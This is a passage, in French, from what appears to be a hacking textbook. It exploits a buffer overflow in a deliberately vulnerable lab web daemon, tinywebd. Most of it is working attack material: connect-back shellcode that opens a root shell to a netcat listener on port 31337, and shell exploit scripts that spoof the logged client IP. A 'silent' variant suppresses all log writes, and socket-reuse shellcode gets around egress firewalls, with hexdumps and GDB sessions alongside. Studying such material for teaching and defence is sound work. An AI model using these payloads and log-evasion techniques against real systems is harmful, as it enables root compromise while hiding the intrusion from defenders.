`tinywebd`.

loopback_shell_restore.s

```
BITS 32

    push BYTE 0x02      ; fork est l'appel système n°2.
    pop eax
    int 0x80            ; Après fork, dans le processus enfant, eax == 0.
    test eax, eax
    jz child_process    ; Dans le processus enfant, lancer un shell.

      ; Dans le processus parent, restaurer tinywebd.
    lea ebp, [esp+0x68]  ; Restaurer EBP.
    push 0x08048fb7      ; Adresse de retour.
    ret                  ; Retour.

child_process:
; s = socket(2, 1, 0)
    push BYTE 0x66      ; socketcall est l'appel système n°102 (0x66).
    pop eax
    cdq                 ; Mettre à zéro edx pour l'utiliser comme DWORD nul ensuite.
```

```
    xor ebx, ebx        ; ebx est le type de socketcall.
    inc ebx             ; 1 = SYS_SOCKET = socket()
    push edx            ; Construire les args : { protocol = 0,
    push BYTE 0x1       ;           (inversé)     SOCK_STREAM = 1,
    push BYTE 0x2       ;                         AF_INET = 2 }
    mov ecx, esp        ; ecx = pointeur sur le tableau des arguments.
    int 0x80            ; Après l'appel système, eax contient le descripteur de socket.
.: [ Instructions non présentées ; la suite est identique à loopback_shell.s. ] :.
```

La sortie suivante montre ce shellcode en action. Nous utilisons plusieurs tâches à la place de plusieurs terminaux. Par conséquent, `netcat` est placé à l'arrière-plan en terminant la commande par une esperluette (&). Une fois que le shell s'est connecté, la commande `fg` ramène cette tâche au premier plan. Le processus est ensuite suspendu en appuyant sur Ctrl-Z, ce qui nous place sur l'invite du shell BASH. Vous trouverez peut-être qu'il est plus simple d'utiliser plusieurs terminaux pour suivre ce fonctionnement. Cependant, la maîtrise du contrôle des tâches est indispensable car vous n'aurez pas toujours accès à plusieurs terminaux.

```
reader@hacking:~/booksrc $ nasm loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010  04 08 c3 6a 66 58 99 31  db 43 52 6a 01 6a 02 89  |..jfX.1.CRj.j.|
00000020  e1 cd 80 96 6a 66 58 43  68 7f bb bb 01 66 89 54  |..jfXCh..f.T|
00000030  24 01 66 68 7a 69 66 53  89 e1 6a 10 51 56 89 e1  |$.fhzifS.j.QV.|
00000040  43 cd 80 87 f3 87 ce 49  b0 3f cd 80 49 79 f9 b0  |C...I.?.Iy.|
00000050  0b 52 68 2f 2f 73 68 68  2f 62 69 6e 89 e3 52 89  |.Rh//shh/bin.R.|
00000060  e2 53 89 e1 cd 80                                 |.S..|
00000066
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell_restore (102 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root

[1]+  Stopped                 nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Avec ce shellcode, le shell root lancé se trouve dans un processus enfants distinct, tandis que le processus parent continue à délivrer des pages Web.

0x660 Camouflage élaboré

Notre exploit furtif actuel camoufle uniquement la requête Web. L'adresse IP et l'estampille temporelle sont toujours écrites dans le journal. Grâce à ce camouflage, les assaillants sont plus difficiles à repérer, mais ils ne sont pas invisibles. Si notre adresse IP est enregistrée dans des journaux qui peuvent être conservés pendant des années, nous pourrions avoir des problèmes dans le futur. Puisque nous avons commencé à bricoler avec les éléments internes du démon `tinyweb`, nous devrions être en mesure de mieux dissimuler notre présence.

0x661 Mystifier l'adresse IP consignée

L'adresse IP qui est écrite dans le fichier de journalisation provient de l'argument `client_addr_ptr` passé à la fonction `handle_connection()`.

Extrait de tinywebd.c

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);

   sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
   ntohs(client_addr_ptr->sin_port), request);
```

Pour mystifier l'adresse IP, il nous suffit d'injecter notre propre structure `sockaddr_in` et d'écraser l'argument `client_addr_ptr` avec son adresse. La meilleure manière de générer cette structure `sockaddr_in` consiste à écrire un petit programme C qui crée et enregistre le contenu mémoire de la structure. Le code source suivant construit la structure à partir des arguments de la ligne de commande, puis en écrit les données directement dans le descripteur de fichier 1, c'est-à-dire la sortie standard.

addr_struct.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
   struct sockaddr_in addr;
   if(argc != 3) {
      printf("Usage: %s <target IP> <target port>\n", argv[0]);
      exit(0);
   }
   addr.sin_family = AF_INET;
   addr.sin_port = htons(atoi(argv[2]));
   addr.sin_addr.s_addr = inet_addr(argv[1]);

   write(1, &addr, sizeof(struct sockaddr_in));
}
```

Nous pouvons employer ce programme pour injecter une structure `sockaddr_in`. Voici le résultat de sa compilation et de son exécution :

```
reader@hacking:~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090
##
   "8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C
00000000  02 00 23 82 0c 22 38 4e  00 00 00 00 f4 5f fd b7  |.#."8N..._.|
00000010
reader@hacking:~/booksrc $
```

Pour l'associer à notre exploit, la structure d'adresse est injectée après la requête factice, mais avant le tableau de NOP. Puisque cette requête factice occupe 15 octets et que le tampon commence à `0xbffff5c0`, l'adresse sera injectée à `0xbffff5cf` :

```
reader@hacking:~/booksrc $ grep 0x xtool_tinywebd_steath.sh RETADDR="\x24\xf6\xff\xbf"
# À +100 octets du tampon @ 0xbffff5c0.
reader@hacking:~/booksrc $ gdb -q -batch -ex "p /x 0xbffff5c0 + 15"
$1 = 0xbffff5cf
reader@hacking:~/booksrc $
```

L'argument `client_addr_ptr` étant le deuxième de la fonction, il se trouvera sur la pile décalé de deux DWORD après l'adresse de retour. Le script d'exploit suivant injecte une structure d'adresse factice et écrase `client_addr_ptr`.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Outil d'exploitation furtif par usurpation IP pour tinywebd.

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then  # Si l'argument n°2 est vide.
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # À +100 octets du tampon @ 0xbffff5c0.
FAKEADDR="\xcf\xf5\xff\xbf" # +15 octets à partir du tampon @ 0xbffff5c0.
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE]
[ret addr 128] [*fake_addr 8]"
```

```
 (perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\r\n\"") | nc -w 1 -v $2 80
```

Pour expliquer le fonctionnement de ce script d'exploit, le plus simple consiste à étudier `tinywebd` depuis un débogueur. Dans la sortie suivante, GDB est attaché au processus `tinywebd` en cours d'exécution, des points d'arrêt sont placés avant le débordement et juste après l'appel à la fonction affichant l'adresse IP du client :

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     27264  0.0  0.0   1636   420 ?        Ss   20:47   0:00 ./tinywebd
reader   30648  0.0  0.0   2880   748 pts/2    R+   22:29   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=27264 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* Cette fonction gère la connexion sur la socket indiquée à partir de
78       * l'adresse du client donnée et consigne sur le descripteur de fichier indiqué.
79       * La connexion est traitée comme une requête web et cette fonction répond sur
80       * la socket connectée. Enfin, la socket indiquée est fermée à la fin de la
81       * fonction. */
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb)
87
88         sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr- >sin_addr),
ntohs(client_addr_ptr->sin_port), request);
89
90         ptr = strstr(request, " HTTP/"); // Rechercher une requête valide.
91         if(ptr == NULL) { // Ce contenu HTTP n'est pas valide.
92            strcat(log_buffer, " NOT HTTP!\n");
93         } else {
94            *ptr = 0;      // Terminer le tampon à la fin de l'URL.
95            ptr = NULL;    // Mettre ptr à NULL (indiquer une requête invalide).
96            if(strncmp(request, "GET ", 4) == 0)  // Requête GET.
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line 89.
(gdb) cont
Continuing.
```

À partir d'un autre terminal, nous utilisons notre nouvel exploit pour faire avancer l'exécution dans le débogueur :

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

Nous revenons dans le terminal de débogage, où le premier point d'arrêt a été atteint :

```
Breakpoint 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0  handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) print client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810
(gdb) print *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343}, sin_zero
= "\000\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4:     0xbffff810
(gdb) x/24x request + 500
0xbffff7b4:     0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4:     0xbffff624      0xbffff624      0x0804b030      0xbffff624
0xbffff7d4:     0x00000009      0xbffff848      0x08048fb7      0x00000009
0xbffff7e4:     0xbffff810      0x00000003      0xbffff838      0x00000004
0xbffff7f4:     0x00000000      0x00000000      0x08048a30      0x00000000
0xbffff804:     0x0804a8c0      0xbffff818      0x00000010      0x3bb40002
(gdb) cont
Continuing.

Breakpoint 2, handle_connection (sockfd=-1073744433, client_addr_ptr=0xbffff5cf,
logfd=2560) at tinywebd.c:90
90          ptr = strstr(request, " HTTP/"); // Rechercher une requête valide.
(gdb) x/24x request + 500
0xbffff7b4:     0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7c4:     0xbffff624      0xbffff624      0xbffff624      0xbffff624
0xbffff7d4:     0xbffff624      0xbffff624      0xbffff624      0xbffff5cf
0xbffff7e4:     0xbffff5cf      0x00000a00      0xbffff838      0x00000004
0xbffff7f4:     0x00000000      0x00000000      0x08048a30      0x00000000
0xbffff804:     0x0804a8c0      0xbffff818      0x00000010      0x3bb40002
(gdb) print client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print *client_addr_ptr
```

```
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580}, sin_zero
= "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:      "From 12.34.56.78:9090 \"GET / HTTP/1.1\"\t"
(gdb)
```

Au premier point d'arrêt, nous constatons que `client_addr_ptr` se trouve à `0xbffff7e4` et qu'il pointe sur `0xbffff810`. Il s'agit d'une adresse dans la pile, deux DWORD après l'adresse de retour. Le deuxième point d'arrêt est atteint après l'écrasement. `client_addr_ptr`, à l'adresse `0xbffff7e4`, a alors été écrasé par l'adresse de la structure `sockaddr_in` injectée à l'adresse `0xbffff5cf`. À ce stade, nous examinons `log_buffer` avant qu'il ne soit envoyé dans le journal pour vérifier le bon fonctionnement de l'injection de la structure d'adresse.

0x662 Mener un exploit sans journalisation

Idéalement, nous voudrions ne laisser aucune trace. Dans la configuration fournie sur le LiveCD, il nous suffit de supprimer les journaux après avoir obtenu un shell root. Cependant, supposons que ce programme fasse partie d'une infrastructure sécurisée dans laquelle les journaux sont recopiés sur un serveur qui dispose d'un accès minimal ou qu'ils soient imprimés. Dans ce cas, la suppression des fichiers de journalisation après les faits ne mène à rien. La fonction `timestamp()` du démon `tinyweb` essaie d'être sécurisée en écrivant directement dans un descripteur de fichier ouvert. Nous ne pouvons pas empêcher l'appel à cette fonction, tout comme nous ne pouvons pas annuler ses écritures dans le journal. Cette contre-mesure est plutôt efficace, mais elle a été mal implémentée. En réalité, dans l'exploit précédent, nous sommes tombés par hasard sur ce problème.

Même si `logfd` est une variable globale, elle est passée en argument à la fonction `handle_connection()`. Lorsque nous avons présenté le contexte de fonction, nous avons expliqué que ce passage crée une autre variable de même nom, `logfd`, sur la pile. Puisque cet argument se trouve juste après le pointeur `client_addr_ptr` sur la pile, il est partiellement écrasé par le terminateur nul et l'octet `0x0a` supplémentaire qui se trouvent à la fin du tampon d'exploit :

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4:     0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8:     0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:     0x00    0x0a    0x00    0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:     0xcf    0xf5    0xff    0xbf    0x00    0x0a    0x00    0x00
(gdb) p logfd
$6 = 2560
(gdb) quit The program is running.  Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 27264
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Tant que le descripteur de fichier journal est `2560` (`0x0a00` en hexadécimal), la fonction `handle_connection()` échoue chaque fois qu'elle tente d'écrire dans le journal. Nous pouvons le constater rapidement avec `strace`. Dans la sortie suivante, nous utilisons l'option `-p` de `strace` pour nous attacher au processus en cours d'exécution. L'argument `-e trace=write` indique à `strace` de ne s'intéresser qu'aux appels à `write`. Une fois encore, notre outil d'exploitation est lancé depuis un autre terminal pour faire avancer l'exécution :

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24   0:00 ./tinywebd
reader     525  0.0  0.0   2880   748 pts/1    R+   23:24   0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(2560, "09/19/2007 23:29:30> ", 21) = -1 EBADF (Bad file descriptor)
write(2560, "From 12.34.56.78:9090 \"GET / HTT".., 47) = -1 EBADF (Bad file descriptor)

Process 478 detached
reader@hacking:~/booksrc $
```

Vous le constatez, les tentatives d'écriture dans le journal échouent. Normalement, nous ne devrions pas être en mesure d'écraser la variable `logfd`, puisque le pointeur `client_addr_ptr` nous gêne. Une modification irréfléchie de ce pointeur conduit généralement au crash. Mais nous nous sommes assurés qu'il pointe sur une adresse mémoire valide (notre structure d'adresse injectée) et nous pouvons donc écraser les variables qui se trouvent ensuite. Puisque le démon `tinyweb` redirige la sortie standard vers `/dev/null`, le script d'exploit suivant écrase la variable `logfd` passée en argument avec la valeur 1, c'est-à-dire la sortie standard. Ainsi, les entrées sont non plus écrites dans le journal mais dirigées vers `/dev/null`, sans erreurs.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Outil d'exploitation silencieux pour tinywebd,
#     avec usurpation d'adresse IP stockée en mémoire.

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then  # Si l'argument n°2 est vide.
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # À +100 octets du tampon @ 0xbffff5c0.
```

```
FAKEADDR="\xcf\xf5\xff\xbf" # +15 octets à partir du tampon @ 0xbffff5c0.
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE]
[ret addr 128] [*fake_addr 8]"

 (perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"")
| nc - w 1 -v $2
```

Lorsque nous utilisons ce script, l'exploit est totalement silencieux et rien n'est écrit dans le journal :

```
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128] [*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking:~/booksrc $
```

Notez que la taille et l'heure d'accès au fichier de journalisation n'ont pas changé. Grâce à cette technique, nous pouvons exploiter `tinywebd` sans laisser de trace dans les journaux. Par ailleurs, les écritures se font proprement, puisqu'elles sont envoyées vers `/dev/null`. La sortie suivante produite par `strace` le montre clairement, l'outil d'exploitation silencieuse étant lancé dans un autre terminal :

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24   0:00 ./tinywebd
reader    1005  0.0  0.0   2880   748 pts/1    R+   23:36   0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached - interrupt to quit
write(1, "09/19/2007 23:36:31> ", 21)   = 21
write(1, "From 12.34.56.78:9090 \"GET / HTT"..., 47) = 47
Process 478 detached
reader@hacking:~/booksrc $
```

0x670 Infrastructure complète

Comme toujours, des détails peuvent être cachés dans un ensemble plus vaste. (Un hôte existe généralement dans une sorte d'infrastructure.) Des contre-mesures, mises en place avec des systèmes de détection d'intrusions (IDS, *intrusion detection systems*) ou des systèmes de prévention d'intrusions (IPS, *intrusion prevention systems*), peuvent détecter un trafic réseau anormal. Même de simples journaux sur des routeurs ou des pare-feu peuvent révéler des connexions anormales, signes d'intrusions. En particulier, la connexion au port 31337 réalisée par notre shellcode connect-back fait office de drapeau rouge. Nous pouvons changer le port afin qu'il soit moins suspect, mais le simple fait qu'un serveur Web ouvre des connexions sortantes constitue en soi un signe manifeste. Une infrastructure correctement sécurisée peut inclure un pare-feu avec des filtres "egress" pour empêcher les connexions sortantes. Dans ce cas, il est impossible d'ouvrir une nouvelle connexion sans qu'elle soit détectée.

0x671 Réutiliser une socket

Dans notre cas, il n'est pas vraiment nécessaire d'ouvrir une nouvelle connexion, puisqu'une socket est déjà ouverte pour la requête Web. Profitons de nos interventions à l'intérieur du démon `tinyweb` pour voir comment réutiliser la socket existante avec le shell root. Nous évitons ainsi la journalisation de connexions TCP supplémentaires et l'exploit peut être mené même lorsque l'ouverture de connexions sortantes est interdite sur l'hôte cible. Examinons le code source de `tinywebd.c`.

Extrait de tinywebd.c

```
    while(1) {   // Boucle d'acceptation des connexions entrantes.
       sin_size = sizeof(struct sockaddr_in);
       new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
       if(new_sockfd == -1)
          fatal("accepting connection");

       handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}

/* Cette fonction gère la connexion sur la socket indiquée à partir de
 * l'adresse du client donnée et consigne sur le descripteur de fichier indiqué.
 * La connexion est traitée comme une requête web et cette fonction répond sur
 * la socket connectée. Enfin, la socket indiquée est fermée à la fin de la
 * fonction. */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
   unsigned char *ptr, request[500], resource[500], log_buffer[500];
   int fd, length;

   length = recv_line(sockfd, request);
```

Malheureusement, la variable `sockfd` passée à `handle_connection()` sera inévitablement écrasée si nous touchons à `logfd`. Ce remplacement se produit avant que nous ne prenions le contrôle du programme dans le shellcode et il n'est donc pas possible de retrouver la valeur initiale de `sockfd`. Heureusement, `main()` garde une autre copie du descripteur de socket dans `new_sockfd` :

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24   0:00 ./tinywebd
reader    1284  0.0  0.0   2880   748 pts/1    R+   23:42   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q -pid=478 --symbols=./a.out
warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* Cette fonction gère la connexion sur la socket indiquée à partir de
78       * l'adresse du client donnée et consigne sur le descripteur de fichier indiqué.
79       * La connexion est traitée comme une requête web et cette fonction répond sur
80       * la socket connectée. Enfin, la socket indiquée est fermée à la fin de la
81       * fonction. */
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83        unsigned char *ptr, request[500], resource[500], log_buffer[500];
84        int fd, length;
85
86        length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

Après avoir fixé le point d'arrêt et repris l'exécution du programme, nous utilisons notre outil d'exploit silencieux depuis un autre terminal pour nous connecter et faire avancer l'exécution :

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86        length = recv_line(sockfd, request);
(gdb) x/x &sockfd
0xbffff7e0:     0x0000000d
(gdb) x/x &new_sockfd
No symbol "new_sockfd" in current context.
(gdb) bt
#0  handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86

#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1
(gdb) x/x &new_sockfd
0xbffff83c:     0x0000000d
(gdb) quit The program is running.  Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 478
reader@hacking:~/booksrc $
```

Ce débogage montre que la variable `new_sockfd` est stockée à l'adresse `0xbffff83c` dans le bloc d'activation de `main()`. Nous pouvons donc créer un shellcode qui utilise le descripteur de socket enregistré à cette adresse au lieu de créer une nouvelle connexion.

Même si nous pouvons utiliser directement cette adresse, la mémoire de la pile a de fortes chances d'être décalée, pour de nombreuses raisons. Si cela se produit et si le shellcode repose sur une adresse de pile figée, l'exploit échouera. Pour que le shellcode soit plus fiable, appuyons-nous sur la gestion des variables de la pile mise en place par le compilateur. Si nous utilisons une adresse relative à ESP, la pile peut bien être décalée, l'adresse de `new_sockfd` restera toujours correcte puisque le décalage par rapport à ESP ne changera pas. Lorsque nous avons débogué le shellcode `mark_break`, ESP valait `0xbffff7e0`. En nous fondant sur cette valeur, le décalage est de `0x5c` octets :

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0xbffff83c - 0xbffff7e0
$1 = 0x5c
(gdb)
```

Le shellcode suivant réutilise la socket existante avec le shell root.

socket_reuse_restore.s

```
BITS 32

   push BYTE 0x02     ; fork est l'appel système n°2.
   pop eax
   int 0x80           ; Après fork, dans le processus enfant, eax == 0.
   test eax, eax
   jz child_process   ; Dans le processus enfant, lancer un shell.

      ; Dans le processus parent, restaurer tinywebd.
   lea ebp, [esp+0x68]  ; Restaurer EBP.
   push 0x08048fb7      ; Adresse de retour.
   ret                  ; Retour.

child_process:
      ; Réutiliser la socket existante.
   lea edx, [esp+0x5c]  ; Placer l'adresse de new_sockfd dans edx.
   mov ebx, [edx]       ; Placer la valeur de new_sockfd dans ebx.
   push BYTE 0x02
   pop ecx           ; ecx débute à 2.
   xor eax, eax
   xor edx, edx
dup_loop:
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Décompter jusqu'à 0.
  jns dup_loop      ; Si l'indicateur de signe n'est pas positionné, ecx est > 0.
```

```
; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11    ; Appel système execve (n°11).
  push edx           ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f    ; Empiler "//sh".
  push 0x6e69622f    ; Empiler "/bin".
  mov ebx, esp       ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push edx           ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp       ; Tableau vide pour envp.
  push ebx           ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp       ; Tableau argv avec un pointeur de chaîne.
  int 0x80           ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Pour pleinement utiliser ce shellcode, nous avons besoin d'un autre outil qui nous permette d'envoyer le tampon d'exploit tout en conservant la socket pour les entrées/sorties ultérieures. Ce deuxième script d'exploit ajoute une commande `cat -` supplémentaire à la fin du tampon d'exploit. Le tiret en argument représente l'entrée standard. Exécuter `cat` sur l'entrée standard est en soi peu utile, mais lorsque la commande est dirigée vers `netcat` nous lions l'entrée et la sortie standard à la socket réseau de `netcat`. Le script ci-après se connecte à la cible, envoie le tampon d'exploit, en conservant la socket ouverte, et reçoit l'entrée depuis le terminal. Pour cela, nous apportons une modification (en gras) à notre outil d'exploit silencieux.

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Outil d'exploitation silencieux pour tinywebd,
#     avec usurpation d'adresse IP stockée en mémoire
#     réutilise la socket existante – utilise le shellcode socket_reuse.

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then  # Si l'argument n°2 est vide.
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # À +100 octets du tampon @ 0xbffff5c0.
FAKEADDR="\xcf\xf5\xff\xbf" # +15 octets à partir du tampon @ 0xbffff5c0.
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE] [shellcode $SIZE]
[ret addr 128] [*fake_addr 8]"
```

```
(perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"";  cat -;) |
nc -v $2 80
```

En utilisant cet outil avec le shellcode `socket_reuse_restore`, le shell root créé s'appuie sur la socket qui a servi à la requête Web. La sortie suivante illustre ce fonctionnement :

```
reader@hacking:~/booksrc $ nasm socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C socket_reuse_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 31 d2  |..T$\.j.Y1.1.|
00000020  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68  |.?.Iy..Rh//shh|
00000030  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80        |/bin.R.S..|
